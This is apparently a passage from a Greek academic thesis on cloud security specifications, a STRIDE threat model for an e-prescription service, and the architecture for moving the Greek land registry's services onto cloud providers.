Για να ικανοποιούνται τα SLOs της καταγραφής των υπηρεσιών, της επιθεώρησης συστημάτων ασφάλειας και της διαχείρισης τρωτών σημείων θα πρέπει σε κάθε επίπεδο της υποδομής του παρόχου να είναι εγκατεστημένα συστήματα τα οποία θα τα ελέγχουν και θα τα εξασφαλίζουν. Τα συγκεκριμένα συστήματα θα παρέχουν αρχεία καταγραφής των ενεργειών που πραγματοποιούνται καθημερινά δίνοντας μια ευρύτερη εικόνας της λειτουργίας του παρόχου στους διαχειριστές του. Η ασφάλεια αυτών των συστημάτων είναι εξίσου σημαντική αφού σε περίπτωση που δεχθούν επίθεση και καταστραφούν πλέον ο πάροχος χάνει τον έλεγχο της υποδομής του. Έτσι σε αυτά τα συστήματα δεν θα πρέπει να υπάρχει η δυνατότητα πρόσβασης από το εξωτερικό δίκτυο και τα διαπιστευτήρια που θα χρησιμοποιούν οι διαχειριστές θα πρέπει να ανανεώνονται σε τακτά χρονικά διαστήματα μειώνοντας έτσι την χρησιμότητα αλλά αυξάνοντας σε μεγάλο βαθμό την ασφάλειά τους.

Επιπλέον αφού όλες οι αιτήσεις και απαντήσεις μεταξύ των τελικών χρηστών και του παρόχου θα δρομολογούνται διαμέσου της ΗΔΙΚΑ, πρέπει να υπάρχουν και εκεί συστήματα ελέγχου, ανίχνευσης κακόβουλου λογισμικού και καταγραφής της κίνησης.

Προδιαγραφή Κρυπτογράφησης Δεδομένων

Για να ικανοποιούνται η διαφάνεια των δεδομένων, η ακεραιότητα και η κρυπτογράφηση των δεδομένων θα πρέπει να υιοθετηθεί από το πάροχο το πρωτόκολλο FADE(File Assured Deletion) [46]. Το συγκεκριμένο πρωτόκολλο χρησιμοποιεί συμμετρική και ασύμμετρη κρυπτογράφηση των δεδομένων τα οποία πρόκειται να αποθηκευτούν. Το FADE χρησιμοποιεί διαχειριστές κλειδιών (ΚΜ) για την παραγωγή και αποθήκευση των χρησιμοποιούμενων κλειδιών. Κατά την αποθήκευση μιας συνταγογράφησης από το ιατρικό προσωπικό, το αρχείο κρυπτογραφείται με το κλειδί Ε. Στην συνέχεια αυτό το κλειδί κρυπτογραφείται από το κλειδί F και αυτό με την σειρά του κρυπτογραφείται από συνδυασμό δημόσιου και ιδιωτικού κλειδιού που παράγονται από τον διαχειριστή κλειδιών. Η διαδικασία αυτή θα πρέπει να απλοποιηθεί και να προσαρμοστεί στην λειτουργία του παρόχου και στον τρόπο με τον οποίο ο πάροχος διανέμει πληροφορίες που έχει αποθηκευμένες. Σε περίπτωση που ο πάροχος ακολουθεί άλλο πρότυπο κρυπτογράφησης θα πρέπει να ελέγχει και να εξουσιοδοτηθεί από την αρχή ελέγχου που θα ορίζει η ΗΔΙΚΑ. Πέρα της ασφάλειας που θα παρέχει το πρότυπο κρυπτογράφησης που θα επιλεχθεί θα πρέπει παράλληλα να μην γίνεται πολύπλοκη η διαδικασία συνταγογράφησης ώστε να είναι χρήσιμη από το ιατρικό προσωπικό.

Προδιαγραφή Αποφυγής Έσωθεν Απειλών

Ο τύπος επιθέσεων έσωθεν απειλών παραβιάζει την εμπιστευτικότητα , τον καθορισμού του σκοπού και την ακεραιότητα των δεδομένων. Αυτός ο τύπος επιθέσεων δημιουργείται από κακόβουλα μέλη του προσωπικού του παρόχου, τα οποία γνωρίζουν τους αμυντικούς μηχανισμούς που υπάρχουν και φροντίζουν να εκτελέσουν οποιαδήποτε παράνομη ενέργεια χωρίς να εντοπιστούν. Αυτό συμβαίνει επειδή τα μέλη του προσωπικού χρησιμοποιούν τα διαπιστευτήρια που τους έχουν δοθεί προκειμένου να εκτελέσουν οποιαδήποτε ενέργεια, έτσι αποκτούν πρόσβαση στον πάροχο με νόμιμο τρόπο. Για να μειωθούν οι συνέπειες και να αντιμετωπιστεί αυτός ο τύπος επιθέσεων θα πρέπει να πραγματοποιηθεί διαχωρισμός των καθηκόντων μεταξύ των υπαλλήλων του προσωπικού, να καταγράφονται εκτενώς οι εργασίες που πραγματοποιούνται και να δημιουργηθεί ένα σύστημα ανίχνευσης έσωθεν απειλών[52]. Ο διαχωρισμός των καθηκόντων έχει ως στόχο να μειώσει τα δικαιώματα που θα έχει κάθε μέλος του προσωπικού στην εκτέλεση εργασιών και να τα κατανέμει σε περισσότερους. Με αυτόν τον τρόπο για να επιτευχθεί μια επίθεση αυτού του τύπου θα πρέπει ο επιτιθέμενος να αποκτήσει με μη εξουσιοδοτημένο τρόπο δικαιώματα για μια εργασία ή να αποκτήσει πρόσβαση με άνομο τρόπο. Στις δύο προηγούμενες περιπτώσεις συστήματα ανίχνευσης θα

μπορούσαν να ελέγχουν και να εξασφαλίζουν τον εντοπισμό αυτών των υπαλλήλων. Η καταγραφή των εργασιών έχει ως στόχο σε περίπτωση εκτέλεσης άνομης εργασίας να εντοπιστεί άμεσα ο υπάλληλος ή έμμεσα να εντοπιστεί ο τρόπος που κατάφερε να εκτελέσει μια ενέργεια, αν για παράδειγμα ένας διαχειριστής αποκτήσει με άνομο τρόπο δικαιώματα για εργασίες που δεν του επιτρέπονται. Για την κατασκευή ενός συστήματος ανίχνευσης έσωθεν απειλών θα πρέπει να χρησιμοποιηθούν χαρακτηριστικά της ανθρώπινης συμπεριφοράς όπως είναι ο ναρκισσισμός και να ενσωματωθούν σε ένα αλγόριθμο ο οποίος θα προσπαθεί να εντοπίσει στοιχεία που να τον υποδεικνύουν ελέγχοντας δημόσιους λογαριασμούς σε facebook, twitter που κατέχουν οι υπάλληλοι του παρόχου. Για να διενεργηθεί ο παραπάνω έλεγχος θα πρέπει να δοθεί η έγκριση των φυσικών προσώπων. Γι' αυτό θα πρέπει να πραγματοποιείται ο παραπάνω έλεγχος μόνο σε υπαλλήλους που έχουν ανήκουν σε συγκεκριμένα επίπεδα εξουσιοδότησης, όπως είναι οι διαχειριστές οι οποίοι μπορούν να αποκτήσουν πρόσβαση σε δεδομένα προσωπικού χαρακτήρα. Ο συγκεκριμένος τύπος επίθεσης είναι αρκετά δύσκολος να αντιμετωπιστεί και αυτό συμβαίνει γιατί εμπλέκεται ο ανθρώπινος παράγοντας περισσότερο από το τεχνικό μέρος για την επίτευξή της.

Προδιαγραφή Χρήσης Υπηρεσιών από Κινητές Συσκευές

Τέλος δεν θα είναι επιτρεπτή η χρήση των υπηρεσιών από οποιαδήποτε συσκευή εκτός ηλεκτρονικών υπολογιστών. Αυτό συμβαίνει επειδή σε μια κινητή συσκευή δεν μπορεί να λειτουργεί συνεχώς σύστημα ανίχνευσης κακόβουλου λογισμικού ή αλεξίιο πρόγραμμα (antivirus) αφού δεν έχει επαρκείς πόρους σε ενέργεια. Ακόμα σε μια κινητή συσκευή δεν μπορεί να λειτουργήσουν οι αλγόριθμοι κρυπτογράφησης των ηλεκτρονικών υπολογιστών λόγω της μειωμένης επεξεργαστικής ισχύς [53]. Επιπλέον, αν επιτευχθεί υποκλοπή δεδομένων, ο επιτιθέμενος λόγω των εφαρμογών ανίχνευσης της γεωγραφικής θέσης, θα είναι σε θέση να εξακριβώσει με ακρίβεια από που και από ποιόν προήλθαν τα δεδομένα.


3.1.8 Μοντέλο Κινδύνων

Το μοντέλο κινδύνων αναλύει τα προβλήματα ασφάλειας που υπάρχουν λόγω του σχεδιασμού του συστήματος και αξιολογεί λύσεις που μπορούν να προταθούν για την αντιμετώπιση αυτών. Αρκετοί από τους κινδύνους που υπάρχουν κατά την λειτουργία των υπηρεσιών δεν επιλύονται στο σύνολό τους από τις προδιαγραφές αλλά μπορούν να περιοριστούν αν προσδιοριστούν. Το μοντέλο κινδύνων δεν θα κατασκευαστεί ως συνάρτηση των επιθέσεων οι οποίες μπορούν να πραγματοποιηθούν στον πάροχο των υπηρεσιών. Έτσι, θα κατασκευαστεί συναρτήσει των επιμέρους τμημάτων της συνολικής υποδομής που απαιτούνται για την επιτυχή λειτουργία των υπηρεσιών.

Έννοιες και ορισμοί

Αρχικά θα πρέπει να προσδιοριστεί το ***είδος των δεδομένων*** και η ***τοποθεσία*** τους, τα οποία στην συνέχεια θα πρέπει να ασφαλιστούν από επιθέσεις. Επιπλέον θα πρέπει να εξακριβωθεί το ***είδος των επιτιθέμενων*** από τους οποίους θα απειληθεί το σύστημα και οι ***λόγοι*** για τους οποίους θα διενεργηθούν επιθέσεις κατά των υπηρεσιών και δεδομένων που θα διαχειρίζεται ο πάροχος των υπηρεσιών υπολογιστικού νέφους και η ΗΔΙΚΑ.

Τα δεδομένα θα διαχωρίζονται σε δύο κατηγορίες. Η πρώτη κατηγορία θα είναι τα δεδομένα προσωπικού χαρακτήρα των φυσικών προσώπων τα οποία θα συλλέγονται κατά τις συνταγογραφήσεις. Η δεύτερη κατηγορία θα είναι τα δεδομένα τα οποία θα χρησιμοποιούνται από τον πάροχο για την εσωτερική του λειτουργία όπως για παράδειγμα δείκτες στα δεδομένα που θα συλλέγονται και λίστες με ψευδώνυμα των εξυπηρετητών. Τα δεδομένα θα αποθηκεύονται στον πάροχο και δεν θα παρέχεται η δυνατότητα αποθήκευσης στους τελικούς χρήστες και στην ΗΔΙΚΑ. Με αυτόν τον τρόπο θα μειώνονται οι κίνδυνοι που θα μπορούσαν να δημιουργηθούν από έσωθεν απειλές στις εγκαταστάσεις της ΗΔΙΚΑ και στην ευρύτερη ομάδα χρηστών που θα χρησιμοποιούν τις υπηρεσίες. Οι επιτιθέμενοι θα διαχωρίζονται σε δύο κατηγορίες. Στην πρώτη κατηγορία θα ανήκουν εκείνοι οι οποίοι θα εκτελούν επιθέσεις από την πλευρά των χρηστών και στην δεύτερη κατηγορία όσοι εκτελούν επιθέσεις μέσα από τον πάροχο. Οι λόγοι για τους οποίους ο εκάστοτε επιτιθέμενος θα διενεργεί επιθέσεις θα είναι για να αποκτήσει γνώση σχετικά με συγκεκριμένο φυσικό πρόσωπο, ως προς τον τρόπο λειτουργίας της υποδομής και για οικονομικό όφελος. Το παρακάτω σχήμα αποτελεί μέρος του μοντέλου κινδύνων που πραγματοποιήθηκε με το [59].



Εικόνα 8 Χώρος Απειλών

Το μοντέλο κινδύνων θα κατασκευαστεί σύμφωνα με το μοντέλο STRIDE [58]. Το μοντέλο STRIDE αποτελείται από τους εξής κινδύνους: ***πλαστογράφηση δεδομένων***, ***αλλοίωση δεδομένων***, ***αποκήρυξη διαπιστευτηρίων***, ***αποκάλυψη δεδομένων***, ***άρνηση παροχής των υπηρεσιών*** και ***κλιμάκωση προνομίων***.

Η πλαστογράφηση δεδομένων είναι άμεσα συνδεδεμένη με τα τρωτά σημεία το μοντέλου OSI και πραγματοποιείται όταν ο επιτιθέμενος αποκτά με άνομο τρόπο πρόσβαση σε λογαριασμό ενός χρήστη και στην συνέχεια μέσω αυτού εμπλέκεται σε παράνομη δραστηριότητα. Η πλαστογράφηση δεδομένων πραγματοποιείται στην πλευρά του χρήστη.

Η αλλοίωση και αποκάλυψη δεδομένων πραγματοποιούνται κυρίως στην πλευρά του παρόχου. Κατά την αλλοίωση των δεδομένων, ο επιτιθέμενος αποκτά πρόσβαση στον αποθηκευτικό χώρο του παρόχου και τα τροποποιεί είτε για δικό του όφελος είτε για τρίτους με αντάλλαγμα πληρωμή. Επειδή αυτός ο οποίος πραγματοποιεί την αλλοίωση ακολουθεί νόμιμες διαδικασίες δεν είναι εύκολο να εντοπιστούν τα τροποποιημένα δεδομένα. Η αποκάλυψη αφορά την υποκλοπή δεδομένων τα οποία ανήκουν και στις δύο κατηγορίες δεδομένων. Τα συγκεκριμένα δεδομένα θα έδιναν ζωτικής σημασίας πληροφορίες, όπως πληροφορίες για την εσωτερική λειτουργία του παρόχου, για να πραγματοποιηθούν επιπλέον επιθέσεις.

Η αποκήρυξη διαπιστευτηρίων είναι η υποκλοπή και άνομη χρήση τους. Με τον όρο διαπιστευτήρια δεν ορίζονται μόνο τα στοιχεία που χρησιμοποιούν οι χρήστες για να αποκτήσουν πρόσβαση στις υπηρεσίες αλλά και στοιχεία όπως η ψηφιακή υπογραφή που δίνεται σε χρήστη του ιατρικού προσωπικού ώστε οποιαδήποτε συνταγογράφηση πραγματοποιήσει να είναι άμεσα συνδεδεμένη με τον ίδιο και η οποία δεν αλλάζει.

Η άρνηση παροχής των υπηρεσιών συμβαίνει όταν οι παρεχόμενες υπηρεσίες δεν μπορούν πλέον να χρησιμοποιηθούν από τις δύο ομάδες χρηστών που έχουν οριστεί. Πραγματοποιείται από την πλευρά του χρήστη και έχει ως στόχο την κατάληψη όλων των διαθέσιμων πόρων ώστε οι υπηρεσίες να μην είναι διαθέσιμες. Η άρνηση παροχής υπηρεσιών πραγματοποιείται με επιθέσεις τόσο στις ίδιες τις υπηρεσίες αλλά και στην ηλεκτρική ισχύ και οικονομία του παρόχου.

Η κλιμάκωση των προνομίων συμβαίνει στην πλευρά του παρόχου. Οι κίνδυνοι δημιουργούνται επειδή μη εξουσιοδοτημένο προσωπικό αποκτά με παράνομο τρόπο δικαιώματα για εκτέλεση εργασιών όπως τροποποίηση των δεδομένων .ή εισαγωγή του στην ομάδα των διαχειριστών.

Οι παραπάνω κίνδυνοι δημιουργούνται λόγω έλλειψης φυσικών μέσων και διαδικασιών για παροχή ασφάλειας των υπηρεσιών και των δεδομένων. Τα μόνα αντίμετρα τα οποία μπορούν να χρησιμοποιηθούν για την αντιμετώπιση των κινδύνων είναι συστήματα ελέγχου και καταγραφής της χρήσης των υπηρεσιών τα οποία θα ελέγχονται από τους διαχειριστές του παρόχου.

3.2 Σενάριο Κτηματολόγιο

Στο δεύτερο σενάριο υλοποίησης και προκειμένου να μεταφερθεί η υπηρεσία κτηματογράφησης και η υπηρεσία δήλωσης των φυσικών πόρων του κράτους της εταιρίας Εθνικό Κτηματολόγιο και Χαρτογράφηση Α.Ε στο υπολογιστικό νέφος, είναι απαραίτητο να αναλυθούν τα επιμέρους τεχνικά και νομικής φύσεως τμήματα από τα οποία θα αποτελείται η συγκεκριμένη λύση. Οι δύο υπηρεσίες της εταιρίας θα στεγάζονται σε διαφορετικούς παρόχους υπολογιστικού νέφους για να υπάρχει απομόνωση μεταξύ των προσωπικών και κυβερνητικών δεδομένων τα οποία θα συλλέγονται από τις υπηρεσίες. Η απομόνωση είναι θεμελιώδης σημασίας στο συγκεκριμένο σενάριο αφού ρήγματα ασφαλείας θα μπορούσαν να θέσουν σε κίνδυνο δεδομένα και των δύο υπηρεσιών Η αρχιτεκτονική των δύο παρόχων η οποία θα υποστηρίζει τις διανεμόμενες υπηρεσίες θα κατασκευαστεί σύμφωνα με την τεχνική αναφορά του Focus Group on Cloud Computing της International Telecommunication Union[26]. Η συγκεκριμένη αρχιτεκτονική αποτελείται από επίπεδα τα οποία ορίζονται ως εξής: **(α)** χρήστη, **(β)** πρόσβασης, **(γ)** υπηρεσιών, **(δ)** πόρων και δικτύου και **(ε)** πολλαπλής χρήσης. Σύμφωνα με την αρχιτεκτονική η οποία θα ακολουθηθεί θα οριστεί το ελάχιστο επίπεδο προδιαγραφών το οποίο θα πρέπει να ικανοποιείται ώστε να επιτυγχάνονται οι στόχοι οι οποίοι θα τεθούν από το κύριο συμβόλαιο υπηρεσιών μεταξύ των δύο παρόχων υπολογιστικού νέφους και του Κτηματολογίου. Εφόσον οι πάροχοι θα βρίσκονται σε χώρα εκτός της Ευρωπαϊκής Ένωσης η οποία σύμφωνα με την Ευρωπαϊκή Επιτροπή δεν πληρεί ικανοποιητικό επίπεδο προστασίας ως προς την προστασία προσωπικών δεδομένων, κρίνεται απαραίτητο το νομικό τμήμα του Κτηματολογίου να αντιμετωπίζει αποτελεσματικά τα ζητήματα νομικής φύσεως τα οποία θα ανακύψουν κατά την έκδοση του κύριου συμβολαίου υπηρεσιών αλλά και στην συνέχεια κατά την μεταφορά των δεδομένων.

3.2.1 Κατασκευή Υποδομής Παρόχων

3.2.1.1 Έννοιες και Ορισμοί

Τα περιβάλλοντα των παρόχων υπολογιστικού νέφους θα αποτελούνται από τα εξής στοιχεία: **(α)** το μοντέλο υπηρεσιών, **(β)** το έκθεσης των υπηρεσιών και **(γ)** τους δράστες. Εκ των δύο παρόχων, ο ένας θα συλλέγει δεδομένα προσωπικού χαρακτήρα μέσω της υπηρεσίας κτηματογράφησης και ο άλλος θα συλλέγει δεδομένα κυβερνητικού χαρακτήρα μέσω της υπηρεσίας καταγραφής των φυσικών πόρων. Το ***μοντέλο υπηρεσιών*** θα είναι SaaS και για τους δύο παρόχους υπολογιστικού νέφους. Το ***μοντέλο έκθεσης*** της υπηρεσίας κτηματογράφησης θα είναι υβριδικό και το μοντέλο έκθεσης της υπηρεσίας καταγραφής φυσικών πόρων θα είναι ιδιωτικό. Κατά την διανομή της υπηρεσίας κτηματογράφησης , οι ***δράστες*** οι οποίοι θα εμπλέκονται θα είναι οι εξής: ο πάροχος υπολογιστικού νέφους, το

Κτηματολόγιο και τα φυσικά πρόσωπα που θα χρησιμοποιούν την υπηρεσία. Αντίστοιχα, κατά την διανομή της υπηρεσίας καταγραφής των φυσικών πόρων , οι δράστες οι οποίοι θα εμπλέκονται θα είναι οι εξής: ο πάροχος υπολογιστικού νέφους, το Κτηματολόγιο και η Κυβερνητική αρχή η οποία θα πραγματοποιεί την ενέργεια.

Ο πάροχος του υπολογιστικού νέφους θα είναι ο εκτελών την επεξεργασία και θα χρησιμοποιεί τα δεδομένα σύμφωνα με όσα ορίζονται στο κύριο συμβόλαιο υπηρεσιών. Το Κτηματολόγιο θα είναι ο υπεύθυνος της επεξεργασίας των δεδομένων, ο οποίος θα καθορίζει τους στόχους και τον τρόπο επεξεργασίας των δεδομένων ανάλογα με τον τύπο τους. Οι στόχοι οι οποίοι θα πρέπει να επιτυγχάνονται και οι συνθήκες επεξεργασίας θα ορίζονται στο κύριο συμβόλαιο υπηρεσιών το οποίο θα συντάσσεται από το Κτηματολόγιο. Σύμφωνα με το άρθρο 3 της απόφασης της Ευρωπαϊκής Επιτροπής σχετικά με τις τυποποιημένες συμβατικές ρήτρες για την διαβίβαση δεδομένων προσωπικού χαρακτήρα σε εκτελούντες επεξεργασίας εγκατεστημένους σε τρίτες χώρες βάσει της οδηγίας 95/46/ΕΚ, το Κτηματολόγιο θα αντιπροσωπεύει τον εξαγωγέα δεδομένων και οι δύο πάροχοι θα αντιπροσωπεύουν τους εισαγωγείς δεδομένων[27]. Η αρχή ελέγχου η οποία θα εκτελεί τον έλεγχο της εφαρμογής των εθνικών διατάξεων ως προς την προστασία των φυσικών προσώπων έναντι της επεξεργασίας δεδομένων προσωπικού χαρακτήρα, θα είναι η αρχή προστασίας δεδομένων προσωπικού χαρακτήρα. Το κύριο συμβόλαιο υπηρεσιών το οποίο θα υπογραφεί μεταξύ των παρόχων υπολογιστικού νέφους και του Κτηματολογίου θα καθορίζει τους όρους και συνθήκες χρήσης και πρόσβασης στις παρεχόμενες υπηρεσίες. Το κύριο συμβόλαιο υπηρεσιών θα αποτελείται από τη συμφωνία στάθμης υπηρεσίας και την στρατηγική υλοποίησης των πολιτικών λειτουργίας των παρόχων. Η συμφωνία στάθμης υπηρεσίας αποτελείται από στόχους οι οποίοι ορίζουν το προσδοκώμενο επίπεδο υπηρεσιών, τον τρόπο διασφάλισης των δεδομένων όπως επίσης και τους τρόπους αντιμετώπισης επειγόντων περιστατικών.

Τα δεδομένα προσωπικού χαρακτήρα τα οποία θα συλλέγονται από τον ένα εκ των δύο παρόχων υπολογιστικού νέφους θα είναι πληροφορία η οποία θα αναφέρεται σε φυσικό πρόσωπο του οποίου η ταυτότητα θα μπορεί να εξακριβωθεί. Τα δεδομένα κυβερνητικού χαρακτήρα θα είναι όλες οι πληροφορίες οι οποίες θα συλλέγονται από την κυβερνητική αρχή η οποία θα χρησιμοποιεί την υπηρεσία καταγραφής των φυσικών πόρων. Το SaaS το οποίο θα διανέμεται από τους παρόχους υπολογιστικού νέφους θα είναι μια εφαρμογή η οποία θα δίνει την δυνατότητα στους χρήστες της να δηλώνουν την ιδιοκτησία τους ή τους φυσικούς πόρους. Επιπλέον, ως τρίτοι θα ορίζονται τα φυσικά ή νομικά πρόσωπα και οι εταιρίες οι οποίες θα συνεργάζονται με τους παρόχους για την επιτυχή και ανεμπόδιστη διανομή των υπηρεσιών, όπως εταιρίες παροχής ηλεκτρικού ρεύματος και νομικά γραφεία. Οι τρίτοι θα επιλέγονται από τους παρόχους και οποιαδήποτε συμβόλαια υπογράφονται μεταξύ τους δεν

θα πρέπει να παραβιάζουν συνθήκες και κανονισμούς του κύριου συμβολαίου υπηρεσιών με το Κτηματολόγιο. Στο συγκεκριμένο σενάριο το Κτηματολόγιο θα συνεργαστεί με δύο παρόχους υπολογιστικού νέφους οι οποίοι θα είναι εγκατεστημένοι στην Τουρκία. Ο πάροχος ο οποίος θα διανέμει την υπηρεσία καταγραφής των φυσικών πόρων θα διαθέτει εγκαταστάσεις στο Ισραήλ, τις οποίες θα χρησιμοποιεί για αποθήκευση εφεδρείας των δεδομένων τα οποία θα συλλέγει. Ο πάροχος ο οποίος θα διανέμει την υπηρεσία κτηματογράφησης θα διατηρεί εφεδρεία των δεδομένων σε δευτερεύουσες εγκαταστάσεις οι οποίες θα στεγάζονται στην Τουρκία.

3.2.1.2 Αρχιτεκτονική Παρόχων

Σύμφωνα με το πρότυπο της ITU, η αρχιτεκτονική της υποδομής των παρόχων υπολογιστικού νέφους θα αποτελείται από πέντε επίπεδα. Ανάμεσα στα επίπεδα θα πραγματοποιείται η εσωτερική λειτουργία του παρόχου. Επιπλέον μέσω των επιπέδων θα ικανοποιούνται οι στόχοι οι οποίοι θα τεθούν στο κύριο συμβόλαιο υπηρεσιών αφού θα πληρούνται οι ελάχιστες προδιαγραφές για κάθε ένα εξ' αυτών.

1) Το **επίπεδο χρηστών** παρέχει την δυνατότητα αλληλεπίδρασης του Κτηματολογίου με τις παρεχόμενες υπηρεσίες μέσω της συνάρτησης χρηστών. Επιπλέον σε αυτό το επίπεδο υπάρχει η συνάρτηση διαχειριστών την οποία χρησιμοποιεί το Κτηματολόγιο για να διαχειριστεί εσωτερικές επιχειρησιακές λειτουργίες και να κατανέμει τους πόρους του υπολογιστικού νέφους. Στο συγκεκριμένο επίπεδο πραγματοποιούνται οι αιτήσεις των χρηστών προς τον πάροχο. Στην περίπτωση του παρόχου ο οποίος θα διανέμει την υπηρεσία κτηματογράφησης, το Κτηματολόγιο θα κατασκευάσει μια διαδικτυακή διεπαφή μέσω της οποίας τα φυσικά πρόσωπα θα αλληλεπιδρούν με την υπηρεσία κτηματογράφησης. Κατ' αντιστοιχία στην περίπτωση του παρόχου της υπηρεσίας καταγραφής των φυσικών πόρων, το Κτηματολόγιο θα κατασκευάσει μια διεπαφή μέσω της οποίας μόνο η Κυβερνητική αρχή θα έχει πρόσβαση στη συνάρτηση χρηστών.

2) Το **επίπεδο πρόσβασης** παρέχει την δυνατότητα ελέγχου της κίνησης και της κατανάλωσης της παρεχόμενης υπηρεσίας μέσω της συνάρτησης ελέγχου. Επιπλέον σε αυτό το επίπεδο υπάρχει και η συνάρτηση επικοινωνίας με συνεργατικούς παρόχους υπολογιστικού νέφους η οποία επιτρέπει την δυναμική εκχώρηση πόρων από άλλους παρόχους προκειμένου να ανταποκρινεται στις απαιτήσεις των χρηστών και να διατηρείται το χαρακτηριστικο της δυναμικότητας της παρεχόμενης υπηρεσίας. Μέσω της συνάρτησης ελέγχου δρομολογούνται οι αιτήσεις που λαμβάνονται στο επίπεδο χρήστη στα υπόλοιπα επίπεδα της υποδομής. Επιπλέον η συνάρτηση επικοινωνίας με συνεργατικούς παρόχους θα χρησιμοποιηθεί μόνο για την επικοινωνία μεταξύ των εγκαταστάσεων διανομής της υπηρεσίας και των εγκαταστάσεων οι οποίες θα διατηρούν εφεδρεία των δεδομένων από τον

πάροχο της υπηρεσίας καταγραφής των φυσικών πόρων. Αυτό θα συμβαίνει κυρίως για λόγους απομόνωσης των δεδομένων, έτσι οι πάροχος αφού δεν θα έχει την δυνατότητα συνεργασίας με άλλους παρόχους, κρίνεται απαραίτητο η υποδομή του να υποστηρίζει μακροχρόνια την διανεμόμενη υπηρεσία.


3)Το **επίπεδο υπηρεσιών** παρέχει την διανεμόμενη υπηρεσία για κάθε αίτηση που λαμβάνει από την συνάρτηση ελέγχου του επιπέδου πρόσβασης. Σε αυτό το επίπεδο υπάρχει η συνάρτηση υλοποίησης λογικής η οποία παρέχει τον μηχανισμό σύνθεσης των στιγμιότυπων της παρεχόμενης υπηρεσίας και τον μηχανισμό εκτέλεσής τους. Η σύνθεση του κάθε στιγμιότυπου πραγματοποιείται σύμφωνα με το μοντέλο υπηρεσιών του παρόχου και έχει ως στόχο να εξυπηρετήσει τις αιτήσεις των χρηστών. Επιπλέον η συγκεκριμένη συνάρτηση δίνει την δυνατότητα ανταλλαγής μηνυμάτων μεταξύ των διαφορετικών επιπέδων της υποδομής του παρόχου και διαμέσου της συνάρτησης επικοινωνίας με συνεργατικούς παρόχους του επιπέδου πρόσβασης με τις εγκαταστάσεις διατήρησης εφεδρείας.

4) Το **επίπεδο πόρων και δικτύου** παρέχει την δυνατότητα στον πάροχο να επεξεργάζεται και να τροποποιεί τους πόρους της υποδομής σύμφωνα με τις ανάγκες του με απώτερο στόχο να ικανοποιούνται οι στόχοι οι οποίοι έχουν τεθεί από το κύριο συμβόλαιο υπηρεσιών. Το επίπεδο πόρων και δικτύου διαχωρίζεται σε τρία υποεπίπεδα ή υποστρώματα. Το πρώτο υποεπίπεδο αφορά τους φυσικούς πόρους και περιλαμβάνει τον αποθηκευτικό χώρο, τους διακομιστές, τα εσωτερικά δίκτυα που χρησιμοποιούν οι διακομιστές του υπολογιστικού νέφους (intra-cloud, inter-cloud). Το δεύτερο υποεπίπεδο αφορά τους εικονικοποιημένους πόρους και αλληλεπιδρά με το πρώτο υποεπίπεδο αφού καταλαμβάνει πόρους από αυτό σύμφωνα με τις ανάγκες που υπάρχουν από τους χρήστες. Σε αυτό το υπόστρωμα περιέχονται εικονικά δίκτυα, εικονικός αποθηκευτικός χώρος, εικονική μνήμη και γενικά προκειμένου να καταλάβει πόρους από το υποεπίπεδο φυσικών πόρων ακολουθείται μια διαδικασία εικονικοποίησης. Η συγκεκριμένη διαδικασία επιτυγχάνεται μέσω των εικονικοποιητών (hypervisor), οι οποίοι αφού εγκατασταθούν στους διακομιστές διαμοιράζουν τους φυσικούς πόρους τους στα φιλοξενούμενα συστήματα που υποστηρίζουν. Το τρίτο υποεπίπεδο αφορά τον συντονισμό των πόρων. Σε αυτό το υποεπίπεδο πραγματοποιείται έλεγχος των εικονικοποιημένων πόρων, συντονίζονται οι λειτουργίες μεταξύ των πόρων και γίνεται η διαχείριση της φυσικής υποδομής του παρόχου. 